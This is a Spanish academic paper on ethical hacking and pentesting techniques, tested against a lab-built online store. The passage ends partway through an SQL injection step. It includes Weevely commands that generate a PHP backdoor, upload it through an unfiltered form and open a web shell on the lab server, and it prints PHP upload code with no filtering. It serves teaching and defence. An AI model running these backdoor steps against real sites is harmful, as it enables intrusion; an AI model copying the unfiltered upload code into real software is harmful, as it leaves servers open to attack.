Artículo de Revisión

Análisis de técnicas para pruebas de Ethical Hacking-Pentesting en sitios web

Analysis of techniques for Ethical Hacking-Pentesting tests on websites

Ortiz Padilla, Gerardo Antonio; Flores Urgilés, Cristhian Humberto; Padilla Cruz, Irma Narcisa; Carrillo Zenteno, José Antonio

Gerardo Antonio Ortiz Padilla
gaorzp19@est.ucacue.edu.ec
Universidad Católica de Cuenca, Ecuador

Cristhian Humberto Flores Urgilés
chfloresu@ucacue.edu.ec
Universidad Católica de Cuenca, Ecuador

Irma Narcisa Padilla Cruz
irma.padilla@ucacue.edu.ec
Universidad Católica de Cuenca, Ecuador

José Antonio Carrillo Zenteno
jacarrilloz@ucacue.edu.ec
Universidad Católica de Cuenca, Ecuador

Pro Sciences: Revista de Producción, Ciencias e Investigación
CIDEPRO, Ecuador
e-ISSN: 2588-1000
Periodicidad: Trimestral
Vol. 6, No. 42, 2022
editor@journalprosciences.com

Recepción: 11 Febrero 2022
Aprobación: 30 Marzo 2022

DOI: https://doi.org/10.29018/issn.2588-1000vol6iss42.2022pp421-444

Cómo citar: Ortiz Padilla, G. A., Flores Urgilés, C. H., Padilla Cruz, I. N., & Carrillo Zenteno, J. A. (2022). Análisis de técnicas para pruebas de Ethical Hacking-Pentesting en sitios web. Pro Sciences: Revista De Producción, Ciencias E Investigación, 6(42), 421-444. https://doi.org/10.29018/issn.2588-1000vol6iss42.2022pp421-444

Resumen: El presente trabajo analiza las técnicas para pruebas de hacking ético–pentesting en un sitio web, pues, es esencial contar con seguridad en los sistemas informáticos que utilizan las instituciones con el fin de evitar vulnerabilidad en la confidencialidad, integridad y disponibilidad de los datos, previniendo accesos no autorizados. El objetivo principal es analizar las técnicas para pruebas de Ethical Hacking-Pentesting. La metodología se basó en las fases de hacking ético de OWASP, la cual consta de planificación, obtención de información, enumeración y explotación de vulnerabilidades, elevación de privilegios, reporte. La población fue un sitio web creado (Tienda DIGI). En los resultados se implementó la metodología de desarrollo; comenzando desde la identificación del alcance, recursos y métricas, luego se diseñó la arquitectura y el diagrama UML de la seguridad. Después, se escaneó las vulnerabilidades en Kali Linux, donde se identificó cinco amenazas y la explotación se realizó con el programa Metasploitable. Finalmente, se presentó la comparativa de las técnicas de hacking ético según parámetros de CVSS y en la última fase se estableció como medida un indicador para medir el nivel de solución a las vulnerabilidades. Concluyendo que la técnica de hacking ético más idóneo para identificar vulnerabilidades en el sitio web de la tienda es inyección SQL de pentesting.

Palabras clave: hackeo ético, pentesting, sitio web, OWASP.

Abstract: The present work analyzes the techniques for the ethical hacking test, pen testing in a website, thus, it is essential to rely on the informatics system safety that uses the instructions to avoid vulnerability in the confidentiality, integrity, and availability of data, blocking out the unauthorized access. The main objective is to analyze the Ethical Hacking-Pen testing. The methodology was based on the different phases of the OWASP Ethical Hacking, which includes the planning, gathering of information, numbering and exploration of vulnerabilities, privilege lifting, and report. The population included a website that was created (DIGI shop). The developing methodology was implemented in the results, starting from the identification of the scope, resources, and metrics. Then, the architecture and the UML diagram of the security were designed. Later, the vulnerabilities

were scanned in Kali Linux, where five threats were identified and the exploitation was carried out with the Metasploitable program. Finally, the comparison of ethical hacking techniques according to CVSS parameters was presented and in the last phase, an indicator was established as a measure to measure the level of solution to vulnerabilities. Concluding that the most suitable ethical hacking technique to identify vulnerabilities in the store's website is pentesting SQL injection.

Keywords: ethical hacking, pen-testing, website, OWASP.

Introducción

Desde la aparición y masificación del internet, empresas, instituciones y todo tipo de organizaciones han comenzado a operar en línea en un mundo cada vez más globalizado. El trabajo en web ha permitido a estas trabajar más rápidamente y con mayor eficiencia, automatizando los sistemas de información y permitiendo que esta se convierta en uno de los activos más importantes de las corporaciones (Zambrano, *et al*., 2019). Es así que los sitios web son un modelo de software que están codificados en un lenguaje que soporta los navegadores, estos se ejecutan en la red o internet. A este sitio acceden los usuarios a través de la red y es utilizado por las organizaciones para la adaptación y crecimiento en el desarrollo de sus actividades (Ortegón, 2019).

De tal modo, que las organizaciones que exponen sus servicios a redes deben realizar un esfuerzo para proteger su información de posibles ataques, pues, en la actualidad existen riesgos potenciales. Por esto, uno de los elementos más críticos en su gestión es la información que administran y comparten (Zambrano, *et al*., 2019; Ron y Sacoto, 2017); los sistemas de información se han vuelto uno de los objetivos más atractivos para los ciberdelitos (UNHCR, 2018). Las pequeñas empresas del Ecuador frecuentemente cuentan con escaso personal especializado en TI, y generalmente cuentan con un presupuesto limitado; sin embargo, tienen una presencia estratégica en medios virtuales que les permite darse a conocer, publicitar sus productos y captar clientes, por lo que es necesario contar con medidas de seguridad o métodos, que garanticen que sus sitios web no sean vulnerables (Zúñiga, Serrano y Molina, 2020).

Los ciberataques utilizan una serie de métodos, técnicas y herramientas que ayudan a corromper los sistemas con el fin de adueñarse, bloquear, modificar o borrar la información de los equipos con diferentes fines, esto puede no solo causar daños informáticos, sino que pueden perjudicar la imagen de estas empresas (Zambrano, *et al*., 2019). Esto constituye un reto para el personal en especial administradores web implantar controles y salvaguardas que le permitan asegurar los sistemas informáticos. Es fundamental que los administradores de estos sitios busquen guardar los pilares fundamentales de la seguridad de la información confidencialidad, integridad, disponibilidad y finalmente no repudio.

Por lo que es importante realizar pruebas a los sitios web para identificar posibles amenazas y efectuar mejoras en los sitios. Para Rodríguez (2020) uno de los mecanismos para conocer las amenazas es a través del hacking ético (*ethical hacking*). Esto surgió en los años noventa y se refiere a una rama empleada en la seguridad tecnológica aplicada para prevenir, mitigar y contraatacar los posibles vulnerabilidades (González y Montesino, 2018; Parra, 2020). El hacking ético también se lo conoce como prueba de intrusión (pentesting), este se refiere a la manera de corroborar la presencia de vulnerabilidad en la seguridad en una empresa y mediante un informe se identifica las fallas halladas

con el propósito de mitigar los ataques (Muñoz, Pérez y Amador, 2018; Veloz, *et al*., 2017). Los tipos de pentesting son caja blanca, gris y negra (Leon, *et al.*, 2017). La primera realiza un análisis profundo de la estructura de la red (Tomanek y Klima, 2015). La segunda necesita más tiempo y recursos que permitan la identificación de vulnerabilidades. En la caja negra aplica mecanismos similares a los ciberdelincuentes para acceder al sistema e identificar fallos (Guevara, 2012). Las técnicas de hacking ético son: phishing (envío enlace falso), *sniffing* (rastreo de redes), ingeniería social (persuasión para obtener información), inyección SQL (infiltrar código), enumeración (ataque a futuro), *hijacking* (robo sesión), *footprinting* (obtención información concreta de Internet) y *Cryptography and so on* (acceso a cifrado, claves) (Silva, Rentería, & Duque, 2011).

De igual modo, existen varias metodologías de hacking ético como OSSTMM (*Open Source Security Testing Methodology Manual*), OWASP (*Open Web Application Security Project*), ISSAF (*Information Systems Security Assessment Framework*) y PTEST (*Penetration Testing Execution Standard*). La primera permite medir la seguridad operacional con el fin de evitar suposiciones, considerando la seguridad de la información, procesos, tecnologías de internet, comunicaciones, inalámbrica y física. La segunda permite establecer procesos de verificación de seguridad enfocado en aplicaciones y servicios web; consta de cinco fases como: antes de iniciar el desarrollo (Definición SDLC, revisión de políticas de estándares, desarrollar criterios de medidas y métricas), definición y diseño (revisión requerimientos), desarrollo (revisión diseño – arquitectura, modelos UML, revisión de amenazas), despliegue (pruebas de penetración y gestión), mantenimiento y operaciones (gestión operacional, verificación periódica, asegurar cambios) (Vela & Andrade, 2014). La tercera se enfoca en analizar la red, sistemas e implementación de controles basadas en la seguridad de datos. Y la metodología PTEST ayuda a realizar evaluaciones de seguridad, donde los servicios deben formar parte de pruebas más avanzadas (Tamayo, 2016).

Las fases para la implementación de hacking ético de OWASP son: planificación (alcance, objetivos, recursos), obtención de información (red, sistema, organización), enumeración y explotación de vulnerabilidades (identificación host vivos, banner grabbing, escaneo de puertos, enumeración, escaneo de vulnerabilidades, explotación de vulnerabilidades), elevación de privilegios y reporte (cracking de contraseñas, escalar privilegios, informe gerencial y técnico) (García, 2015). De tal forma que es esencial que se apliquen pentesting como parte de las evaluaciones en la seguridad de datos de las organizaciones, pues, aporta en asegurar que los sistemas y sitios web cumplan de forma adecuada las normativas, así como las estrategias de seguridad, esto con el propósito de proteger contra ciberataques (Dalalana Bertoglio y Zorzo, 2017). Así, el objetivo de esta investigación es analizar las técnicas para pruebas de Ethical Hacking-Pentesting en sitios web. Para esto, es preciso determinar las amenazas de seguridad que pueden ser probadas mediante técnicas de Ethical Hacking Pentesting en sitios web, identificar técnicas de Ethical Hacking Pentesting en sitios web y realizar simulaciones con las técnicas de Pentesting, seleccionando la más adecuada para efectuar pruebas de seguridad en sitios web.

Metodología

En la presente investigación se consideró un enfoque mixto, pues, a nivel cuantitativo se conoció la cantidad de amenazas y con el enfoque cualitativo se analizó los criterios de la técnica de hacking ético. El alcance es de tipo descriptivo y exploratorio. El primero permitió detallar la situación de las amenazas encontradas en el sitio web creado denominado “Tienda DIGI”, considerando el tipo de página web de tienda online, plantilla ARM del gestor de base de datos MariaDB Server derivado de

MySQL. La población se trató del sitio web creado. Se utilizó técnicas de hacking ético para conocer vulnerabilidades, considerando las pruebas de phishing, sniffing, ingeniería social, inyección SQL, hijacking, footprinting, *cryptography and so on* y enumeración; aplicando simulación para identificar las amenazas y la técnica de hacking ético oportuno. Para seleccionar la metodología se aplicó el método cualitativo por puntos, calificando con una escala de Likert de malo (1), regular (2), bueno (3) y excelente (4), empleando una cartilla de evaluación a cuatro especialistas en Seguridad Informática a través de un formulario elaborado en *Google Forms*. Cabe mencionar que al puntaje se asigna un valor hasta sumar 1,00 (según relevancia). La calificación (Calif.) se obtuvo del promedio de los especialistas. El total resultó de la multiplicación entre puntaje y calificación, al final se realiza la sumatoria. En la Tabla 1 se observa la comparativa de las metodologías.

Tabla 1. Comparativa de metodologías

Criterios	Puntaje	OSSTMM		PTES		ISSAF		OWASP	
		Calif.	Total	Calif.	Total	Calif.	Total	Calif.	Total
Facilidad de uso	0,17	3	0,51	4	0,68	4	0,68	4	0,68
Entorno de aplicabilidad	0,17	3	0,51	4	0,68	4	0,68	4	0,68
Ámbitos de aplicación	0,16	4	0,64	4	0,64	4	0,64	3	0,48
Uso por hacerks éticos	0,17	4	0,68	3	0,51	4	0,68	4	0,68
Niveles de detalle	0,16	2	0,32	3	0,48	3	0,48	4	0,64
Rigor de la metodología	0,17	4	0,68	3	0,51	3	0,51	4	0,68
Total	**1,00**		**3,34**		**3,50**		**3,67**		**3,84**

Elaborado por: los autores

De acuerdo a la tabla anterior, se observa que la metodología con mayor puntuación es OWASP (3,84) debido a que es fácil de usar, estructurada adecuadamente, centradas en auditorias de la web, utilizado como modelo de aprendizaje para pentesting menos intrusiva y facilidad para borrar las huellas. Por lo tanto, se utilizó esta metodología basada en las fases para la implementación de hacking ético de OWASP. En la fase de planificación se determinó el alcance, herramientas y métricas para selección de la técnica. La segunda fase se basó en recabar información, por lo que se creó la página web, arquitectura y la instalación de la base de datos. Para la tercera fase se identificó las principales vulnerabilidades presente en la página web y su explotación, para el efecto se usó el software Kali Linux y Metasploit, diseñado para realizar pruebas de penetración (Muñoz, Pérez, y Amador, 2018). Para la recolección, procesamiento y análisis de la información se utilizó un laboratorio para instalar el sitio web creado, aplicando un test de penetración en una red controlada. Luego se escaneó en tiempo real el sitio web de la Tienda DIGI.

En la cuarta fase se determinó los activos del hacking ético. En la última fase se presentó el reporte de los resultados, así como la comparativa de las técnicas de hacking ético mediante el método cualitativo por puntos, aplicando el procedimiento similar a la Tabla 1 (comparativa de metodologías), incluyendo el diseño de la cartilla de evaluación empleada a cuatro especialistas en Seguridad Informática. Para la selección de la técnica se tomó en cuenta las métricas base de CVSS.

RESULTADOS

En este apartado se implementó la metodología de desarrollo basado en las fases para la implementación de hacking ético de OWASP, la cual consta de planificación, obtención de información, enumeración y explotación de vulnerabilidades, elevación de privilegios y reporte.

PLANIFICACIÓN

El alcance del proyecto es realizar un análisis de hacking ético para la página web de la Tienda DIGI, la prueba se aplicó durante varios días. Los recursos se tratan de las herramientas como Kali Linux, Metasploit, MariaDB y MySQL. Para determinar la técnica más adecuada se consideró los criterios y métricas base según CVSS son: vector de acceso (VA) para diagnosticar la red; complejidad de acceso (AC) en el diagnóstico de vulnerabilidad, autenticación (AU), impacto en el nivel de riesgo de vulnerabilidad detectada (alto, medio y bajo); impacto en el reconocimiento de puertos (RP) sobre riesgo de puertos abiertos; impacto confidencialidad (C) de transmisión de datos seguros; facilidad de corrección (FC) basado en la complejidad para aplicar soluciones; fiabilidad del informe de vulnerabilidad (IV) basado en soluciones para futuros ataques (Bach, 2019).

Obtención de información

Para la obtención de información se consideró la información de la organización, por lo que se creó una página web de la Tienda DIGI, considerando la información del protocolo, dominio, diseño, equipos y herramientas tecnológicas. Luego se identificó las políticas determinadas por la empresa; donde se conoció que se maneja políticas para mantenimiento del sitio web de forma anual. No existe documentación de políticas para identificar las vulnerabilidades, ni una metodología para aplicar pentesting. Los requerimientos de seguridad del sitio web creado (Tienda DIGI) se basan en la protección ante ataques (antes, durante y después), capacidad de protección de datos confidenciales, disminuir riesgo mediante controles estrictos, identificación y corrección inmediata de ataques presentados de día cero y respaldar el sitio web de forma frecuente.



Figura 1. Arquitectura y diagrama UML de seguridad
Elaborado por: los autores

Cabe mencionar que para la obtención de información se creó la página web de la Tienda DIGI, por lo que en la siguiente tabla se expone el proceso para la instalación de base de datos de la página web previo a realizar la simulación de las pruebas para identificar las vulnerabilidades. El proceso de instalación de la base de datos se detalla a continuación:

1. Instalación MARIADB Server (yum install mariadb- server)
2. Inicialización del servicio de base de datos (systemctl start maríadb - systemctl status mariadb).

Figura 2. Inicialización del servicio de base de datos
Elaborado por: los autores

3. Configuración del servidor de base de datos(mysql_secure_installation)
4. Ingreso a MYSQL (MySQL -u <usuario> -p)
5. Creación de base de datos (CREATE DATABASE `digishop`)
6. Creación de las tablas

```
CREATE TABLE `products` (
  `ID` int(11) NOT NULL AUTO_INCREMENT,
  `titulo` varchar(255) DEFAULT NULL,
  `descripcion` varchar(255) DEFAULT NULL,
  `precio` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`ID`)
) ENGINE=InnoDB AUTO_INCREMENT=12 DEFAULT CHARSET=latin1

CREATE TABLE `users` (
  `ID` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) DEFAULT NULL,
  `passwd` varchar(255) DEFAULT NULL,
  `address` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`ID`),
  UNIQUE KEY `name` (`name`)
      ) ENGINE=InnoDB AUTO_INCREMENT=21 DEFAULT CHARSET=latin1
```

Figura 3. Creación de tablas
Elaborado por: los autores

7. Diagrama de base de datos



Figura 4. Diagrama de base de datos
Elaborado por: los autores

Enumeración y explotación de vulnerabilidades

En esta fase se realizó la identificación de host vivos, banner grabbing, escaneo de puertos, enumeración, escaneo de vulnerabilidades y explotación.

- **Identificación de host vivos:** En este caso, se identificó que la dirección IP de la página web creada de la Tienda DIGI está activa.
- **Banner grabbing:** En la tercera fase se identificó la aplicación detrás del servicio activo de la página web "Tienda DIGI", por lo que se utilizó Kali Linux.

Figura 5. Banner grabbing en Kali Linux
Elaborado por: los autores

- **Escaneo de puertos TCP/UDP:** Se realizó un escaneo del puerto 192.168.20.114, en el cual se aloja la página web Tienda DIGI, es decir, TCP Connect.
- **Enumeración:** Se consideró NTP basado en la dirección IP (192.168.20.114) y los recursos de red (webtesting y weevely).
- **Escaneo de vulnerabilidades:** Para el escaneo de vulnerabilidades se tomó en cuenta el top 10 de riesgos de seguridad de aplicaciones de OWASP con inyección, autenticación rota y gestión de sesiones, secuencias de comandos entre sitios, referencias de objetos directos inseguras, configuración incorrecta de seguridad, entre otros. Para el escaneo de vulnerabilidades se utilizó el programa Kali Linux 2021, donde se identificó que existen cinco riesgos.

La primera vulnerabilidad se presentó cuando se suben cualquier tipo de archivos no existe un filtro, dando lugar a aquellos maliciosos que pueden dañar el servidor. La segunda es la vulnerabilidad de los datos basado en la inyección SQL en GET a través de este se puede conocer a detalle los datos

del servidor que utiliza determinada plataforma, indicando con ello la vulnerabilidad de datos ante los hackers. La tercera se trata de la obtención de datos tablas de la base de datos mediante de la consulta SQL se conoció que el usuario no puede aplicar filtros de caracteres, tipos de datos y caracteres de escape; lo que muestra deficiencia en la búsqueda de datos específicos. La cuarta vulnerabilidad se presenta cuando se ingresa datos del usuario o administrador a la plataforma se detectan fallos, pues, existen datos que colapsan el ingreso. La quinta vulnerabilidad se mostró en la ejecución del código debido a que se activan múltiples puertos de entrada lo que afecta al ingresar al servidor.

Vulnerabilidades identificas en la página web Tienda DIGI

1. **Vulnerabilidad de Carga de Archivo**

1.1. Prueba de carga de archivos en la página afectada.



Figura 6. Prueba de carga de archivos en la página afectada
Elaborado por: los autores

1.2. Registro e inicio de sesión.



Figura 7. Registro e inicio de sesión.
Elaborado por: los autores

1.3. Ver imagen para obtener la ruta donde se guarda los archivos subidos.



Figura 8. Ver imagen para obtener la ruta donde se guarda los archivos subidos.
Elaborado por: los autores

1.4. Subir archivos maliciosos para tener acceso al servidor, utilizando Weevely como puerta trasera. Intentar subir el archivo para tener control de la máquina.

```
┌──(root💀kali)-[/home/kali/Desktop/WebTesting]
└─# weevely generate 12345 backdor.php
Generated 'backdor.php' with password '12345' of 670 byte size.
```

Figura 9. Subir archivos maliciosos para tener acceso al servidor
Elaborado por: los autores

1.5. Realizar un segundo registro e intentar subir el archivo generado por Weevely backdoor php.



Figura 10. Segundo registro e intentar subir el archivo
Elaborado por: los autores

1.6. Ejecutar el comando weevely http://192.168.20.114/process/uploads/20-Usuario2 12345. Se tiene acceso a la consola weevely con ello se tiene el control del servidor.

```
┌──(root💀kali)-[/home/kali/Desktop/WebTesting]
└─# weevely http://192.168.20.114/process/uploads/20-Usuario2.php 12345

[+] weevely 4.0.1

[+] Target:     192.168.20.114
[+] Session:    /root/.weevely/sessions/192.168.20.114/20-Usuario2_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
18-user
19-Usuario1
20-Usuario2.php
localhost.localdomain:/var/www/html/process/uploads $
localhost.localdomain:/var/www/html/process/uploads $
```

Figura 11. Ejecutar el comando weevely
Elaborado por: los autores

1.7. Incorrecto.

```
<?php
  if (isset($_POST['Upload'])) {

      $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
      $target_path = $target_path . basename( $_FILES['uploaded']['name']);

      if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';

       } else {

        echo '<pre>';
        echo $target_path . ' succesfully uploaded!';
        echo '</pre>';

      }

    }
?>
```

Figura 12. Incorrecto
Elaborado por: los autores

1.8. Correcto.

```
<?php
if (isset($_POST['Upload'])) {
        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
        $target_path = $target_path . basename($_FILES['uploaded']['name']);
        $uploaded_name = $_FILES['uploaded']['name'];
        $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
        $uploaded_size = $_FILES['uploaded']['size'];

        if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" ||
$uploaded_ext == "JPEG") && ($uploaded_size < 100000)){

          if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

           } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

            }
        }

        else{

          echo '<pre>';
          echo 'Your image was not uploaded.';
          echo '</pre>';

        }
    }
?>
```

Figura 13. Correcto
Elaborado por: los autores

1.9. Solución: Implementar filtros en los archivos a fin de determinar, si se pueden y no subir al servidor.

2. Vulnerabilidad con inyección SQL en GET

2.1. Buscar una plataforma que permita ingresar parámetros por get para obtener data del servidor.

Figura 14. Buscar una plataforma que permita ingresar parámetros por get
Elaborado por: los autores

2.2. Ejecutar el SQL: SELECT * FROM products WHERE titulo LIKE '%<Palabra a buscar>%' AND …

